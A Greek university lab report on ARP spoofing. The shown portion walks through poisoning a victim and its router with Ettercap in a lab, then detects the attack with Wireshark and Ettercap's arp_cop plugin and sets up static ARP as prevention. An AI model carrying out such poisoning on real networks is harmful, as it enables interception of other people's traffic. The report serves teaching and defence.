



ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

ΜΑΘΗΜΑ: «ΑΣΦΑΛΕΙΑ ΔΙΚΤΥΩΝ (8^ο ΕΞΑΜΗΝΟ)»

ΚΑΘΗΓΗΤΕΣ: ΚΟΤΖΑΝΙΚΟΛΑΟΥ ΠΑΝΑΓΙΩΤΗΣ

ΟΜΑΔΑ ΕΡΓΑΣΙΑΣ:

ΔΗΜΗΤΡΕΛΛΟΣ ΠΑΝΑΓΙΩΤΗΣ, Π17026

ΚΑΡΑΜΠΟΪΚΗΣ ΝΙΚΟΛΑΟΣ, Π17040

ΡΟΥΝΤΟΥ ΑΝΝΑ-ΦΑΝΗ, Π17113

2η Άσκηση - Επίθεση ARP spoofing


ΠΕΡΙΕΧΟΜΕΝΑ

1. Να υλοποιήσετε την επίθεση arp spoofing (α) με τη χρήση των εργαλείων Ettercap και (β) arpspoof.	3
a) Ettercap.	3
b) Arpspoof.	6
2. Να εφαρμόσετε τα ακόλουθα μέτρα ανίχνευσης ή πρόληψης.	7
a) Ανίχνευση μέσω wireshark.	7
b) Ανίχνευση μέσω Ettercap.	8
c) Πρόληψη μέσω στατικής ARP.	9
3. Να υλοποιήσετε την επίθεση arp spoofing σε συνδυασμό με τα εργαλεία sslstrip και dns2proxy.	10
4. Χρησιμοποιώντας δικτυακές πηγές να εξηγήσετε πως λειτουργεί η παραπάνω επίθεση.	16
5. Να προτείνετε και να εφαρμόσετε μέτρα προστασίας από την παραπάνω επίθεση.	17
a) Static ARP.	17
b) HSTS.	18
c) SSL pinning με public key.	19


1. Να υλοποιήσετε την επίθεση arp spoofing (α) με τη χρήση των εργαλείων Ettercap και (β) arpspoof.

a) Ettercap.

Αρχικά με την εντολή "ipconfig" βρίσκουμε τις διευθύνσεις IP των 2 μηχανημάτων μας. Στο μηχάνημα που θα επιτεθεί ανοίγουμε το "Ettercap" και προσθέτουμε το route(δηλαδή το 192.168.1.1) στο "Target 1" και το μηχάνημα που θα επιτεθούμε* στο "Target 2".





*αν τρέξουμε στο 2ο μηχάνημα την εντολή "ifconfig" βρίσκουμε την διεύθυνση του:





Αφού ξεκινήσουμε την επίθεση επιλέγουμε το “ARP poisoning” και το ενεργοποιούμε.

Και παρακάτω βλέπουμε το αποτέλεσμα.



Ανοίγουμε την στήλη με τα plugins, όπως βλέπουμε στην εικόνα δίπλα, και ενεργοποιούμε το "chk_poison" για να δούμε αν έγινε η επίθεση μας.

Όπως φαίνεται στην παρακάτω εικόνα η επίθεση μας έγινε επιτυχώς.



2. Να εφαρμόσετε τα ακόλουθα μέτρα ανίχνευσης ή πρόληψης.

α) Ανίχνευση μέσω wireshark.

Τώρα στο δεύτερο μηχανήμα στο οποίο κάνουμε την επίθεση, ανοίγουμε το “Wireshark” και τρέχουμε την εντολή “arp”. Παρατηρούμε ότι μας βγάζει πάνω από μια φορά την φράση “duplicate use of 192.168.1.9” που είναι η IP του μηχανήματος μας. Αυτό σημαίνει ότι κάποιος χρησιμοποιεί την διεύθυνση μας, δηλαδή ότι η επίθεση που κάναμε στο 1^ο ερώτημα πέτυχε.

The image shows a Wireshark network traffic capture. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. The toolbar contains various icons for packet capture and analysis. The main display area shows a list of captured packets, with the 'arp' filter applied. The packet list table has columns for No., Time, Source, Destination, Protocol, Length, and Info. Packet 46182 is highlighted in red, showing an ARP request from 192.168.2.1 to 192.168.2.5. The packet details pane on the right shows the selected packet's structure, including Ethernet II, Internet Protocol Version 4, and Address Resolution Protocol. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII. The status bar at the bottom indicates the capture file path: wireshark_enp0s3_20210327201026_SdbHFI.pcapng.

No.	Time	Source	Destination	Protocol	Length	Info
43701	148.892789769	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
43702	148.892789810	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
43867	149.473912112	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
43868	149.473912322	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
44435	150.762323429	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
44436	150.762323489	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
44788	151.595362628	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
44789	151.595362999	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
46182	156.168622247	PcsCompu_a6:1f:86	PcsCompu_84:ff:6f	ARP	60	192.168.2.1 is at 08:00:27:a6:1f:86 (duplicate use of 192.168..
48491	161.449239992	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
48897	162.529695197	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
48898	162.529698426	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
49083	163.119241926	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
49084	163.119317231	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
49741	166.179529977	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.9 is at 08:00:27:a6:1f:86
49742	166.179530178	PcsCompu_a6:1f:86	PcsCompu_84:ff:6f	ARP	60	192.168.2.1 is at 08:00:27:a6:1f:86 (duplicate use of 192.168..
53149	175.274122997	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
53150	175.274122947	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
53475	176.178338672	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.9 is at 08:00:27:a6:1f:86
53476	176.178338882	PcsCompu_a6:1f:86	PcsCompu_84:ff:6f	ARP	60	192.168.2.1 is at 08:00:27:a6:1f:86 (duplicate use of 192.168..
53776	177.061255849	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
53777	177.061256170	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
53966	177.588481077	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
53967	177.588481127	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
54053	177.746319492	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
54054	177.746319432	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
54094	178.069404409	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
54095	178.069404599	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
54459	179.859316844	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
54462	179.859387390	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
56296	186.181835583	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.9 is at 08:00:27:a6:1f:86
56297	186.181835683	PcsCompu_a6:1f:86	PcsCompu_84:ff:6f	ARP	60	192.168.2.1 is at 08:00:27:a6:1f:86 (duplicate use of 192.168..
58567	193.771198433	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
58568	193.771198624	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
58898	194.771192781	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.5? Tell 192.168.2.1
58899	194.771192951	Tp-LinkT_b6:a0:74	Sercomm_ae:10:68	ARP	60	192.168.2.5 is at 50:3e:aa:b6:a0:74
58899	195.273283979	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
58902	195.273364524	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
59218	196.187492317	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.9 is at 08:00:27:a6:1f:86
59220	196.187492568	PcsCompu_a6:1f:86	PcsCompu_84:ff:6f	ARP	60	192.168.2.1 is at 08:00:27:a6:1f:86 (duplicate use of 192.168..
59348	196.494851842	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
59349	196.494948874	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86
59678	197.283558932	Sercomm_ae:10:68	Broadcast	ARP	60	Who has 192.168.2.19? Tell 192.168.2.1
59680	197.285928337	PcsCompu_a6:1f:86	Sercomm_ae:10:68	ARP	60	192.168.2.19 is at 08:00:27:a6:1f:86

Frame 46182: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_a6:1f:86 (08:00:27:a6:1f:86), Dst: PcsCompu_84:ff:6f (08:00:27:84:ff:6f)
Address Resolution Protocol (reply)
[Duplicate IP address detected for 192.168.2.1 (08:00:27:a6:1f:86) - also in use by 10:50:72:a6:10:68 (frame 46181)]
[Duplicate IP address detected for 192.168.2.9 (08:00:27:84:ff:6f) - also in use by 08:00:27:a6:1f:86 (frame 46181)]


0800 08 00 27 84 ff 6f 08 00 27 a6 1f 86 08 06 00 01

wireshark_enp0s3_20210327201026_SdbHFI.pcapng

b) Ανίχνευση μέσω Ettercap.

Ανοίγουμε το "Ettercap" στο δεύτερο μηχάνημα, πηγαίνουμε στα "plugins" και ενεργοποιούμε το "arp_cop".

Βλέπουμε ότι το αποτέλεσμα που μας βγάζει είναι ότι μια διεύθυνση IP, συγκεκριμένα τώρα γνωρίζουμε πως αυτή η διεύθυνση είναι του πρώτου μηχανήματος που χρησιμοποιήσαμε για να κάνουμε την επίθεση, η οποία χρησιμοποιήσει διεύθυνση του router καθώς και την δικιά μας. Άρα πάλι βλέπουμε ότι η επίθεση πέτυχε.



c) Πρόληψη μέσω στατικής ARP.

Ένας τρόπος πρόληψης αυτού του φαινομένου είναι μέσω στατικής ARP. Αυτό το κάνουμε όπως φαίνεται παρακάτω στην εικόνα τροποποιώντας τον τοπικό πίνακα arp. Όπως φαίνεται και στο πίνακα δίπλα από την στατική πια 10.0.2.1 εμφανίζεται η ετικέτα PERM.

```
panos2@kali2:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe67:5c62 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:67:5c:62 txqueuelen 1000 (Ethernet)
    RX packets 79808 bytes 29132831 (27.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20941 bytes 1949863 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 68 bytes 3400 (3.3 KiB)
